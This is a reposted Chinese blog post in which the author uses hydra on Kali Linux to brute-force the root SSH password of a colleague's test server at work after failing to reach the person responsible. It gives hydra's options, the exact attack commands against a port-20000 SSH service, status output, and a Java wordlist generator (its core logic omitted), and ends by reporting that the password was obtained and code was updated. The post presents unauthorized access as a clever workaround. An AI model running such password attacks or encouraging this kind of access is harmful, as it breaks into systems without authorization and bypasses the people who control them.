hydra暴力破解ssh服务器密码

转载

weixin_30539835 于 2019-04-25 09:28:00 发布 1407 收藏 3
文章标签： 运维
原文链接：http://www.cnblogs.com/dslx/p/10765717.html

概述

我都没想到，第一次暴力破解服务器密码。竟然是对自己的单位服务器出手。。囧，因为还没来得及找测试部要来服务器登录密码，测试部负责人已经下班走了。后来又联系不上，这要更新代码，怎么办。。于是就对测试部的服务器动了歪脑筋，试验一波爆破神器**hydra**，本篇随笔仅供技术交流。

hydra

关于**hydra**的历史就不多做介绍，毕竟这么强大来头应该不小。因为也是初次使用，就来得及瞄了一眼参考说明，然后就进入正题。这款工具不管在windows还是Centos都是可以安装的，lz因为有Kali这件安全测试神器，所以就免去安装hydra的痛苦。这个是自带hydra的

hydra工具使用和你在Linux使用命令区别并不大，先看下参考说明

```
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MI
:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
```

-R 继续上一次进度破解

-S 采用SSL连接

-s PORT 指定非默认端口

-l LOGIN 指定要破解的用户

-L FILE 指定用户名字典破解

-P FILE 指定要使用的密码字典破解

-C FILE 使用冒号分割的格式，如“login:pass”来替代-L/-P参数

-t TASKS 同时运行的线程数量

-w TIME 设置最大超时时间，单位秒

确认下和目标主机是否存活，假设目标主机是192.168.0.110 ping 192.168.0.110

```
64 bytes from [redacted]: icmp_seq=1 ttl=128 time=6.04 ms
64 bytes from [redacted]: icmp_seq=2 ttl=128 time=2.14 ms
64 bytes from [redacted]: icmp_seq=3 ttl=128 time=4.29 ms
64 bytes from [redacted]: icmp_seq=4 ttl=128 time=1.14 ms
64 bytes from [redacted]: icmp_seq=5 ttl=128 time=1.47 ms
64 bytes from [redacted]: icmp_seq=6 ttl=128 time=1.07 ms
```

因为是单位内部服务器，端口号是提前知道的，若对于一台完全陌生的主机，需要进行踩点和收集信息，先用kali自带的常用密码字典破解试试手

```
hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 11 -s 20000 ssh://192.168.0.110
```

```
[DATA] attacking [redacted]
[STATUS] 121.00 tries/min, 121 tries in 00:01h, 888 to do in 00:08h, 11 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 713 to do in 00:08h, 11 active
[STATUS] 96.14 tries/min, 673 tries in 00:07h, 336 to do in 00:04h, 11 active
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-25 04:49:44
```

经过尝试，发现无法完成破解。hydra破解是基于强大的密码字典工具，lz回想了一下测试部负责人常用的密码规律，于是自己写了一个密码字典组合


PassWord类

```
public class PassWord
{
    public static void main(String[] args) throws Exception
    {
        BufferedWriter out = new BufferedWriter(new OutputStreamWriter(new
FileOutputStream("D://dic.txt"),"utf-8"));
        String[] str =
{"a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z"};

        for (int i = 0;i < str.length;++i)
        {
            for (int j = 0;j < str.length;++j)
            {
                String tmp = "";
                  //算法部分
                out.write(tmp + "\n");
            }
        }
        for (int i = str.length - 1;i > 0;i--)
        {
            for (int j = str.length - 1;j > 0;j--)
            {
                String tmp = "";
                //算法部分
                out.write(tmp + "\n");
            }
        }
        /*不规范写法，临时需求*/
        out.close();
        System.out.println("密码本生成完毕！！！");
    }
}
```

生成字典之后，将dic.txt文件移到kali目录下，再次尝试破解

```
hydra -l root -P /root/dic.txt -t 6 -s 20000 ssh://192.168.0.110
```



这次服务器密码成功被获取到了，接下来更新代码就简单了。

==========

如发现错误，请及时留言，lz及时修改，避免误导后来者。感谢！！！

转载于:https://www.cnblogs.com/dslx/p/10765717.html